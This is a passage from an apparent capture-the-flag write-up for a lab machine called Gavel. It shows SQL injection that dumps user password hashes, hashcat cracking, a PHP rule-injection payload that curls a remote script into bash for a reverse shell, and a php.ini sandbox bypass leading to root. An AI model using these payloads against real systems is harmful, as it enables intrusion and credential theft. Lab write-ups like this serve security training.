                    </div>
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="description">
                                <hr>
                                <h5 class="card-title"><strong>description</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="image">
                                <hr>
                                <h5 class="card-title"><strong>image</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="name">
                                <hr>
                                <h5 class="card-title"><strong>name</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="created_at">
                                <hr>
                                <h5 class="card-title"><strong>created_at</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="money">
                                <hr>
                                <h5 class="card-title"><strong>money</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="password">
                                <hr>
                                <h5 class="card-title"><strong>password</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="role">
                                <hr>
                                <h5 class="card-title"><strong>role</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
                                    <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="username">
                                <hr>
                                <h5 class="card-title"><strong>username</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
                    </div>
Let’s extract the username and passwords.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /inventory.php HTTP/1.1
Host: gavel.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://gavel.htb
Connection: keep-alive
Referer: http://gavel.htb/inventory.php
Cookie: gavel_session=8ojfemq85lslbjespglu56o8fm
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 94

user_id=w1ld` FROM (SELECT CONCAT(username,password) AS `'w1ld` FROM users)OSI;--&sort=\?--%00
Leads to the following result.
1
2
3
4
5
<SNIP>
<strong>auctioneer$2y$10$[REDACTED]</strong>
<SNIP>
<strong>w1ld$2y$10$dOUy/p6y7/Ok3Mj8oOMyf.A0z8Opm8f5wYi8vsuN9RYK.hCaCiYeu</strong>
<SNIP>
Let’s crack auctioneer’s hash using hashcat.
1
2
3
hashcat --username -m 3200 -a 0 auctioneer.pem /usr/share/wordlists/rockyou.txt.gz
<SNIP>
$2y$10$[REDACTED]:m[REDACTED]
Shell as Auctioneer
Logging in as the auctioneer we gain access to the admin panel.

Reading through some source code, we’re able to edit the rule parameter which is used directly in the bid_handler file.
1
runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
If we read through the Documentation of the runkit_function_add function we can see that the third parameter corresponds to the function code. Therefore the rule that we provide executes when a bid is placed.
So let’s put in a simple reverse shell payload.
1
system("curl http://10.10.14.9:3232/comp.sh | /bin/bash");return true;
Let’s place a bid, and I get a callback on my reverse shell.
1
www-data@gavel:/var/www/html/gavel/includes$
Attempting to su to the auctioneer account using the credential we found is successful!
1
2
3
www-data@gavel:/var/www/html/gavel/includes$ su auctioneer
Password:
auctioneer@gavel:/var/www/html/gavel/includes$
Just like that, we have User!
Root
Gavel Utility Exploitation + Sandbox Bypass
Looking around we can find that we are a member of the gavel-seller group.
1
2
auctioneer@gavel:~$ id
uid=1001(auctioneer) gid=1002(auctioneer) groups=1002(auctioneer),1001(gavel-seller)
Looking for files our group has access to a couple files that root owns.
1
2
3
auctioneer@gavel:~$ find / -group gavel-seller -exec ls -lash {} \; 2>/dev/null
0 srw-rw---- 1 root gavel-seller 0 Nov 30 18:25 /run/gaveld.sock
20K -rwxr-xr-x 1 root gavel-seller 18K Oct  3 19:35 /usr/local/bin/gavel-util
Attempting to run the command we get the following help text
1
2
3
4
5
6
auctioneer@gavel:~$ gavel-util
Usage: gavel-util <cmd> [options]
Commands:
  submit <file>           Submit new items (YAML format)
  stats                   Show Auction stats
  invoice                 Request invoice
Looking around for YAML files we can find the following.
1
2
3
4
5
6
7
8
auctioneer@gavel:~$ find / -name "*.yaml" -exec ls -lash {} \; 2>/dev/null
4.0K -rwxr-xr-x 1 www-data www-data 467 Oct  3 18:37 /var/www/html/gavel/rules/default.yaml
4.0K -rw-rw-r-- 1 www-data www-data 113 Dec  1 03:27 /var/www/html/gavel/rules/auction_594.yaml
4.0K -rw-rw-r-- 1 www-data www-data 113 Dec  1 03:29 /var/www/html/gavel/rules/auction_595.yaml
4.0K -rw-rw-r-- 1 www-data www-data 113 Dec  1 03:27 /var/www/html/gavel/rules/auction_593.yaml
4.0K -rw-r--r-- 1 root root 364 Sep 20 14:54 /opt/gavel/sample.yaml
8.0K -rw-r--r-- 1 root root 5.0K Jan 20  2021 /usr/share/doc/python3-yaml/examples/pygments-lexer/example.yaml
4.0K -rw-r--r-- 1 root root 86 Oct 27 11:27 /etc/netplan/50-cloud-init.yaml
Given that we can read the /opt/gavel/sample.yaml owned by root let’s take a look.
1
2
3
4
5
6
7
8
9
auctioneer@gavel:~$ cat /opt/gavel/sample.yaml
---
item:
  name: "Dragon's Feathered Hat"
  description: "A flamboyant hat rumored to make dragons jealous."
  image: "https://example.com/dragon_hat.png"
  price: 10000
  rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isn't allowed to buy this item."
  rule: "return ($current_bid >= $previous_bid * 1.2) && ($bidder != 'sado');"
Attempting to submit the following
1
2
3
4
5
6
name: "Dragon's Feathered Hat"
description: "A flamboyant hat rumored to make dragons jealous."
image: "https://example.com/dragon_hat.png"
price: 10000
rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isn't allowed to buy this item."
rule: "return system('whoami');"
Leads to a sandbox violation.
1
2
3
4
auctioneer@gavel:/tmp/w1ld$ gavel-util submit w1ld.yaml
Illegal rule or sandbox violation.
Warning: system() has been disabled for security reasons in Command line code on line 1
SANDBOX_RETURN_ERROR
This is due to the php.ini configuration file that we can find in the same directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
auctioneer@gavel:/tmp/w1ld$ cat /opt/gavel/.config/php/php.ini
engine=On
display_errors=On
display_startup_errors=On
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=exec,shell_exec,system,passthru,popen,proc_open,proc_close,pcntl_exec,pcntl_fork,dl,ini_set,eval,assert,create_function,preg_replace,unserialize,extract,file_get_contents,fopen,include,require,require_once,include_once,fsockopen,pfsockopen,stream_socket_client
scan_dir=
allow_url_fopen=Off
allow_url_include=Off
Attempting to write a file also fails if the directory is outside the specified directory.
1
2
3
4
5
6
7
rule: "return file_put_contents('/tmp/w1ld/TEST','test');"

auctioneer@gavel:/tmp/w1ld$ gavel-util submit w1ld.yaml
Illegal rule or sandbox violation.
Warning: file_put_contents(): open_basedir restriction in effect. File(/tmp/w1ld/TEST) is not within the allowed path(s): (/opt/gavel) in Command line code on line 1

Warning: file_put_contents(/tmp/w1ld/TEST): fail
Since the php.ini file is in the /opt/gavel directory we should be able to modify it then do our rce.
1
2
3
4
5
6
7
8
9
auctioneer@gavel:/tmp/w1ld$ cat w1ld.yaml
name: "Dragon's Feathered Hat"
description: "A flamboyant hat rumored to make dragons jealous."
image: "https://example.com/dragon_hat.png"
price: 10000
rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isn't allowed to buy this item."
rule: "file_put_contents('/opt/gavel/.config/php/php.ini','engine=On\ndisplay_errors=On\ndisplay_startup_errors=On\nlog_errors=Off\nerror_reporting=E_ALL\nopen_basedir=/opt/gavel\nmemory_limit=32M\nmax_execution_time=3\nmax_input_time=10\ndisable_functions=\nscan_dir=\nallow_url_fopen=Off\nallow_url_include=Off\n'); return true;"
auctioneer@gavel:/tmp/w1ld$ gavel-util submit w1ld.yaml
Item submitted for review in next auction
Now let’s check the file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
auctioneer@gavel:/tmp/w1ld$ cat /opt/gavel/.config/php/php.ini
engine=On
display_errors=On
display_startup_errors=On
log_errors=Off
error_reporting=E_ALL
open_basedir=/opt/gavel
memory_limit=32M
max_execution_time=3
max_input_time=10
disable_functions=
scan_dir=
allow_url_fopen=Off
allow_url_include=Off
Success! we’ve removed the disabled functions. let’s now run an RCE script
1
2
3
4
5
6
7
8
9
10
11
auctioneer@gavel:/tmp/w1ld$ cat rce.yaml
name: "Dragon's Feathered Hat"
description: "A flamboyant hat rumored to make dragons jealous."
image: "https://example.com/dragon_hat.png"
price: 10000
rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isn't allowed to buy this item."
rule: "file_put_contents('/opt/gavel/id',system('id'));return true;"
auctioneer@gavel:/tmp/w1ld$ gavel-util submit rce.yaml
Item submitted for review in next auction
auctioneer@gavel:/tmp/w1ld$ cat /opt/gavel/id
uid=0(root) gid=0(root) groups=0(root)
Just like that, we have Root!
tags: boxes - os/linux - diff/medium